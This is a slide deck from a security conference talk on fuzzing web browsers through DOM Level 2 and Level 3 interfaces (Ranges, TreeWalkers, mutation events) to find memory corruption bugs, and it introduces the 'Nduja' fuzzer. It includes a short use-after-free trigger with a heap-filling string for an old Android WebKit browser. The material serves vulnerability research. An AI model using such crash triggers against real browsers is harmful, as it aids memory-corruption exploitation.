Taking Browsers Fuzzing To The Next ‹DOM› Level

(or "How to leverage on W3C specifications to unleash a can of worms")

Rosario Valotta

DEEPSEC

Agenda

- Browser fuzzing: state of the art
- Memory corruption bugs: an overview
- Fuzzing techniques using DOM Level 1
- Fuzzing at DOM Level 2
- Fuzzing at DOM Level 3
- Introducing Nduja fuzzer
- Analysis of fuzzing results
- Crashes use cases analysis
- Conclusions

Me, myself and I

- Day time - IT professional working in a mobile telco company
- Nigth time – deceive insomnia practicing web security
- Independent researcher /occasional speaker/ bug hunter:
  - Cookiejacking – Cross domain cookie theft for IE
  - Nduja Connection – first ever cross domain XSS worm
  - Critical Path Memova webmail XSS-CSRF : 40 millions vulnerable accounts worldwide
  - Twitter XSS Worm (one of the many)
  - Outlook Web Access CSRF
  - Information gathering through Windows Media Player

https://sites.google.com/site/tentacoloviola/

Browser fuzzing: state of the art

- Probably the most common technique to discover bugs/vulnerabilities in browsers
- Best of the breed:
  - Mangleme (2004 - M.Zalewski): mainly concerned on HTML tags fuzzing
  - Crossfuzz (2011 - M.Zalewski)
- Crossfuzz:
  - stresses memory management routines building circular references among DOM elements
  - helped uncover more than 100 bugs in all mainstream browsers (IE, FF, CM, SF)
  - Many modded versions
  - Widespread coverage: spotting new bugs using lookalike algorithms is really hard!!!
- Valuable tools/frameworks:
  - Grinder by Stephen Fewer
  - Bf3 by Krakowlabs

What's the big whoop?

MEMORY CORRUPTION BUGS.

Memory corruption bugs: exploitability


&&

Memory address causing the AV is attacker controllable

EXPLOITABILITY!

Memory corruption bugs: UAFs

- Use after free errors occur when a program references a memory location after it has been freed
- Referencing freed memory can led to unpredictable consequences:
  - Losing of data integrity
  - Denial of service: accessing freed memory can lead to crashes
  - Controls of program flow: can lead to arbitrary code execution




- Who performs a free() operation should ensure that all pointers pointing to that memory area are set to NULL
- The utilization of multiple or complex data structures and the presence of cross references can make this operation really hard!


UAF: a simple example

- Real life example (Android 2.1 Webkit Browser)


```
<body>
<textarea id="target" rows=20> blablabla </textarea>
</body>
```





```
var elem1 = document.getElementsByTagName("textarea")
var elem2 = document.getElementById("target")
```




```
elem2.parentNode.removeChild(target);
```





```
var s = new String(”\u41414141”);
for(var i=0; i<20000; i++) s+=”\u41414141”;
elem1.innerHtml=s;
```




Memory corruption bugs: double frees

- Double free errors occur when free() is called more than once with the same memory address as an argument.
- A reference to the freed chunk occurs twice in a Free List:



- After a malloc() statement following double frees:
  - the first occurrence of our chunk is deleted from the Free List and used for user allocation
  - Second occurrence of our chunk still in the free list...
  - Free list corruption is possible (but not easily exploitable...)!




Fuzzing at DOM level 1

- The common approach in browser fuzzing leverages on DOM Level 1 interfaces for performing DOM mutations
  1. random HTML elements are created and randomly added to the HTML document tree
  2. the DOM tree is crawled and elements references are collected
  3. elements attributes and function calls are tweaked
  4. random DOM nodes are deleted
  5. garbage collection is forced
  6. the collected references are crawled and tweaked again

- Effective but some limitations:
  - every DOM mutation is performed on a single HTML element, no mass mutations
  - quite static: execution flow can only be altered by the number and the type of randomly generated DOM nodes (e.g different tag names, attributes, etc)


- The entropy of a browser fuzzer can be taken to a further level introducing some new functionalities defined in DOM Level 2 and Level 3 specifications.

What's new in DOM level 2?



- DOM Level 2 specifications introduces several interfaces that allows to perform *mutations on collections of DOM elements*
- Allow to create logical aggregations of nodes and execute CRUD mutations on them using a rich set of APIs
- These operations can be viewed as convenience methods that enable a browser implementation to optimize common editing patterns

What's new in DOM level 2? (cont.ed)



- DOM Level 2 also defines some interfaces for performing selective traversal of a document's contents
- These data structures can be used to create *logical views of a Document subtree*

Working with Ranges (1/4)

Range creation

```
<BODY><H1>Title</H1><P>Sample</P></BODY>


R=document.createRange();
b=document.body;
R.setStart(document.body, 0);
R.setEnd(document.getElementsByTagName("P")[0].childNodes[0], 2);
```

Working with Ranges (2/4)

Range deletion

```
<BODY><DIV><TABLE><TR><TD>aaaa<TD>bbbb</TR></TABLE><P>cccc</P></
DIV>

r=document.createRange();
r.setStart(document.getElementsByTagName("TD")[0],0);
r.setEnd(document.getElementsByTagName("DIV")[0],2);
r.deleteContents()
```

Working with Ranges (3/4)

Insert Node

```
n=document.createElement("P");
n.appendChild(document.createTextNode("Hi"));
r.insertNode(n);

<BODY><P>Hi</P><H1>Title</H1><P>Sample</P></BODY>
```

Appended node

Our Range

```
/* If n is a DocumentFragment or the root of a subtree the
whole content is added to the range */
```

Working with Ranges (4/4)

Sorrounding range

```
n=document.createElement("DIV");
n.appendChild(document.createTextNode("Hi"));
r.surroundContents(n);

<BODY><H1>Title</H1><P>Sample</P></BODY>
<BODY><H1>Title</H1><DIV>Hi<P>Sample</P></DIV></BODY>


/*range surrounding can be decomposed in:
extractContents+insertNode+appendChild */
```

3 good reasons to fuzz with Ranges

- **Complexity**: browsers need to keep consistency of DOM structure and HTML syntax across mutations --> as DOM is modified, the Ranges within need to be updated

- **Complexity**: worst case massive mutation is made up of 4 methods --> deleteContents() - insertNode() - splitText() - normalize()

- **Complexity**: lot of pointers adjustments need to be done (anchestors, sieblings, parent, etc)

SIMILAR OBSERVATIONS ALSO WORK FOR DOCUMENTFRAGMENT, TEXTRANGE AND SELECTIONRANGE

WTFuzz???

EXPECTATIONS


Each of the methods provided for the insertion, deletion and copying of contents should be directly mapped to a series of atomic node editing operations provided by DOM Core.

SAD REALITY

Implementation bugs in these methods can lead to memory corruption bugs when massive mutation occurring on DOM are not correctly mapped to atomic-safe node operations.

DOM level 2 logical views

- NodeIterators and TreeWalker are two different ways of representing a logical view of the nodes of a document subtree




NodeIterators

- Flattened representation of the document subtree
- No hierarchy, only backward and forward navigation allowed

TreeWalker

- Maintains hierarchical relationships of the subtree
- Subtree can be navigated using common methods provided by DOM interfaces



Working with DOM level 2 logical views

```
ni = document.createNodeIterator(document.body, NodeFilter.SHOW_ALL, null, false);
while (Node n = ni.nextNode())  doSomething(n);
```


```
tw = document. createTreeWalker(document.body, NodeFilter.SHOW_ALL, null, false);
for (Node child=tw.firstChild(); child!=null; child=tw.nextSibling()) {
doSomething(tw); }
```

- NodeFilters allow the user to create objects that "filter out" nodes. Each filter contains a function that determines whether or not a node should be presented as part of the traversal's logical view of the document.

```
class NamedAnchorFilter implements NodeFilter {
        short acceptNode(Node n) {
                . . .
                if <USER_DEFINED_CONDITION> return FILTER_SKIP;
                if <SOME_OTHER_CONDITION> return  FILTER_ACCEPT;
                }
                return FILTER_SKIP; }
}
```

WTFuzz??? (strikes back...)

- NodeIterators and TreeWalkers are dynamic: they change to reflect mutations of the underlying document.
- Lot of pointer arithmetic to maintain consistency between DOM and logical views when mutations occur
- Logical views are also influenced by dynamic changes on NodeFilters
- Scenario (simultaneus events) :




- Memory corruption scenarios arise when DOM mutations performed on the physical tree are not correctly managed on the logical counterpart

Introducing events (DOM level 3)

- DOM Level 3 specification defines a standard way to create events, fire them and manage event listeners for every DOM node
- Many event types are specified, MutationEvents are particularly interesting:
  - DOMNodeInterted, DOMNodeRemoved, DOMSubtreeModified, etc

```
someElement.addEventListener("DOMNodeRemoved",myRoutine, false);
someElement.removeEventListener("DOMNodeRemoved",myRoutine, false);
```

- Every node has a map of installed listeners and handlers, keyed by event type



Event dispatching model


- Events dispatching can be synchronous or asynchronous:
  - Synch: don't use the event queue : immediately managed even when inside other handlers
  - Asynch: put in the Event queue whenever they fire and managed in the browser Event loop

- Event objects are dispatched to an event target


- At the beginning of the dispatch, browsers must first determine the event object's propagation path
  - an ordered list of DOM nodes through which the event object must pass
  - must reflect the hierarchical tree structure of the document

- The propagation path of an event includes 3 phases:
  - capture phase: from the document root to the target's parent
  - target phase: the event arrives at the final target element
  - bubble phase: from the target's ancestor, in reverse order, to the document root element

Event propagation sample



Event dispatching model (cont.ed)



WTFuzz??? (on again...)

- The listeners map of a node can be altered during dispatch, but is immutable once the dispatch reached that node

  What if: listeners map for a node is modified (add or RemoveEventListener) after the event propagation has reached the node?

- Once determined, the propagation path must not be changed, even if an element in the propagation path is moved/removed within the DOM

  What if: a DOM mutation occurs on a node belonging to the propagation path? What if the mutation causes a non continuable propagation?


- Mutation Events are synchronous

  What if: a "synchronous" Mutation Event is fired in the middle of a Mutation Event handler routine?

Introducing Nduja

A spicy, spreadable salami made in Calabria, my hometown

NOT SURE YOU WANT TO KNOW THE TRAILING 1%...

